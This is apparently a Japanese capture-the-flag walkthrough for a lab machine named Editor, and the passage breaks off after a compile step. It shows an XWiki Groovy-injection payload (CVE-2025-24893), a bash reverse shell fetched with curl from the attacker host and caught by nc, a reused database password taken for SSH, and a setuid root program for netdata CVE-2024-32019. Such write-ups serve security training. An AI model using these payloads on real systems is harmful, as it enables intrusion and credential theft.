
(5) リクエストデータを右クリックで選択し、「Send to Repeater」をクリックする。



(6) 上部の「Repeater」をクリックする。



(7) 「https://stackoverflow.com/questions/159148/groovy-executing-shell-commands」の内容を確認すると、「println “ls”.execute().text」でOSのlsコマンドを実行できることが分かる。



(8) ブラウザを用いて「https://gchq.github.io/CyberChef/」にアクセスして、idコマンドを実行するパラメータに変更しURLエンコードする。



(9) idコマンドを実行するパラメータに書き換えて「Send」をクリックする。その後、レスポンスデータを確認すると、idコマンドの実行結果が表示されていることを確認する。

【変更後のリクエストデータ(1行目)】
GET /wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async=false%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22id%22.execute().text)%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D%20 HTTP/1.1


Xwikiの脆弱性(CVE-2025-24893)を悪用したリバースシェル実行


(1) Kali Linux側で1234/tcpで待ち受ける。

$ ip a
  →Kali LinuxのVPN用インターフェースのIPアドレスは「10.10.14.3」


$ nc -lvnp 1234
listening on [any] 1234 ...


(2) リバースシェルを実行するスクリプトファイルを作成する。

$ vi reverse.sh

【reverse.shの内容】
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.3/1234 0>&1


(3) 8081/tcpポートでWebサーバを起動する。

$ python -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...



(4) ブラウザを用いて「https://gchq.github.io/CyberChef/」にアクセスして、「curl http://10.10.14.3:8081/reverse.sh -o /dev/shm/rev」コマンドを実行するパラメータに変更しURLエンコードする。


(5) 「curl http://10.10.14.3:8081/reverse.sh -o /dev/shm/rev」コマンドを実行するパラメータを攻撃対象のマシン(Editor)に送る。

$ curl "http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async=false%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22curl%20http://10.10.14.3:8081/reverse.sh%20-o%20/dev/shm/rev%22.execute().text)%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D%20"


(6) 「python -m http.server 8081」コマンドで待ち受けていたプロンプトにて、/reverse.shにGETリクエストのアクセスがあった旨のメッセージが表示される。

$ python -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.11.80 - - [17/Dec/2025 21:24:13] "GET /reverse.sh HTTP/1.1" 200 -
10.10.11.80 - - [17/Dec/2025 21:24:14] "GET /reverse.sh HTTP/1.1" 200 -


(7) ブラウザを用いて「https://gchq.github.io/CyberChef/」にアクセスして、「bash /dev/shm/rev」コマンドを実行するパラメータに変更しURLエンコードする。


(6) 「bash /dev/shm/rev」コマンドを実行するパラメータを攻撃対象のマシン(Editor)に送る。

$ curl "http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async=false%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22bash%20/dev/shm/rev%22.execute().text)%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D%20%0D%0A"


(7) 「nc -lvnp 1234」コマンドを実行していたプロンプトに応答があり、任意のコマンドを実行できるようになる。

$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.80] 36030
bash: cannot set terminal process group (1063): Inappropriate ioctl for device
bash: no job control in this shell
xwiki@editor:/usr/lib/xwiki-jetty$


(8) 現在ログインしているユーザー情報を確認すると、xwikiユーザーであることが分かる。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ id
uid=997(xwiki) gid=997(xwiki) groups=997(xwiki)


$ whoami
xwiki


(9) 完全なシェルを奪取する。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ which python3
/usr/bin/python3

$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'

[Ctrl]+[Z]でバックグラウンドに移す

$ stty raw -echo;fg

$ bash

$ export TERM=xterm


特権昇格のための調査(SUIDなど)


(1) sudoコマンドの設定を確認する。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ sudo -l


(2) SUIDファイルを検索する。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1


(3) .bash_historyファイルを確認すると、何も出力されない。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ cat /home/xwiki/.bash_history
cat: /home/xwiki/.bash_history: No such file or directory


$ cat /etc/passwd | grep "xwiki"
xwiki:x:997:997:XWiki:/var/lib/xwiki:/usr/sbin/nologin


(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
80 open
3306 open
8079 open
8080 open
8125 open
19999 open
33060 open
35119 open
59530 open


(5) OSの情報を確認すると、「Ubuntu 22.04.5 LTS」であることが分かる。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ uname -a
Linux editor 5.15.0-151-generic #161-Ubuntu SMP Tue Jul 22 14:25:40 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.5 LTS
Release:        22.04
Codename:       jammy


(6) ホームディレクトリとログインシェルが設定されているユーザーを確認する。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ ls -l /home/
total 4
drwxr-x--- 3 oliver oliver 4096 Jul  8 08:34 oliver


$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash


(7) 「/usr/lib/xwiki/WEB-INF/hibernate.cfg.xml」ファイルの内容を確認すると、Xwikiのxwikiユーザーのパスワードが「theEd1t0rTeam99」であることが分かる。

※xwikiユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ cat /usr/lib/xwiki/WEB-INF/hibernate.cfg.xml
ーーー(省略)ーーー
    <!-- Configuration for the default database.
         Comment out this section and uncomment other sections below if you want to use another database.
         Note that the database tables will be created automatically if they don't already exist.

         If you want the main wiki database to be different than "xwiki" (or the default schema for schema based
         engines) you will also have to set the property xwiki.db in xwiki.cfg file
    -->
    <property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true</property>
    <property name="hibernate.connection.username">xwiki</property>
    <property name="hibernate.connection.password">theEd1t0rTeam99</property>
    <property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>
    <property name="hibernate.dbcp.poolPreparedStatements">true</property>
    <property name="hibernate.dbcp.maxOpenPreparedStatements">20</property>

    <property name="hibernate.connection.charSet">UTF-8</property>
    <property name="hibernate.connection.useUnicode">true</property>
    <property name="hibernate.connection.characterEncoding">utf8</property>

    <mapping resource="xwiki.hbm.xml"/>
    <mapping resource="feeds.hbm.xml"/>
    <mapping resource="instance.hbm.xml"/>
    <mapping resource="notification-filter-preferences.hbm.xml"/>
    <mapping resource="mailsender.hbm.xml"/>
ーーー(省略)ーーー


SSHログインによるoliverユーザー権限の奪取


(1) パスワードが使いまわされている可能性があるため、SSHアクセスしoliverユーザーでログイン試行すると、ログインに成功する。

※Kali Linux上で以下のコマンドを実行する。

$ ssh oliver@editor.htb
  →パスワード(theEd1t0rTeam99)を入力する。


(2) 現在ログインしているユーザー情報を確認すると、oliverユーザーであることが分かる。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)


$ whoami
oliver


(3) 一般ユーザー用のフラグファイルの内容を確認する。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ cat /home/oliver/user.txt
ddebd360f7389040c4225eceac0fc7d9


特権昇格のための調査(SUIDなど)


(1) sudoコマンドの設定を確認する。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ sudo -l
  →パスワード(theEd1t0rTeam99)を入力する。
[sudo] password for oliver:
Sorry, user oliver may not run sudo on editor.


(2) SUIDファイルを検索すると、サーバー監視ツールである「netdata」が導入されていることが分かる。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1


(3) .bash_historyファイルを確認すると、何も出力されない。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ cat /home/oliver/.bash_history


(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
80 open
3306 open
8079 open
8080 open
8125 open
19999 open
33060 open
35119 open
36704 open
47578 open


(5) OSの情報を確認すると、「Ubuntu 22.04.5 LTS」であることが分かる。

※oliverユーザーでログインした攻撃対象のマシン(Editor)上で以下のコマンドを実行する。

$ uname -a
Linux editor 5.15.0-151-generic #161-Ubuntu SMP Tue Jul 22 14:25:40 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.5 LTS
Release:        22.04
Codename:       jammy


ポートフォワードを用いた19999番ポートへのアクセス


(1) netdata関連のファイルにSUIDが付与されていたため、netdataのデフォルトポート番号をGoogleで調べると19999/tcpであることが分かる。

(2) Kali Linuxの8001番ポートに接続すると、攻撃対象のマシン(Editor)の19999番にアクセスするようにポートフォワードの設定をする。

※Kali Linux上で以下のコマンドを実行する。

$ ssh oliver@editor.htb -L 19999:127.0.0.1:19999
  →パスワード(theEd1t0rTeam99)を入力する。




(3) ブラウザを用いて「http://127.0.0.1:19999/」にアクセスすると、Webページが表示される。


(4) 上部のメッセージを確認するとnetdataのバージョン1.46.0を使っていることが分かる。


netdataの脆弱性(CVE-2024-32019)を悪用した特権昇格


(1) 「netdata 1.46.0 exploit」でGoogle検索すると、CVE-2024-32019の脆弱性があることが分かる。また、「https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93」にroot権限で任意のコード実行をする流れが記載されている。

(2) C言語で特権昇格するプログラムを作成する。

※Kali Linux上で以下のコマンドを実行する。

$ vi PrivilegeElevation.c

【PrivilegeElevation.cの内容】
#include <stdlib.h>
#include <unistd.h>

int main() {
	setuid(0);
	setgid(0);
	system("/bin/bash");
}


(3) 作成したC言語のプログラムをコンパイルしてバイナリファイル(nvme)を生成する。

※Kali Linux上で以下のコマンドを実行する。

$ gcc PrivilegeElevation.c -o nvme


$ file nvme
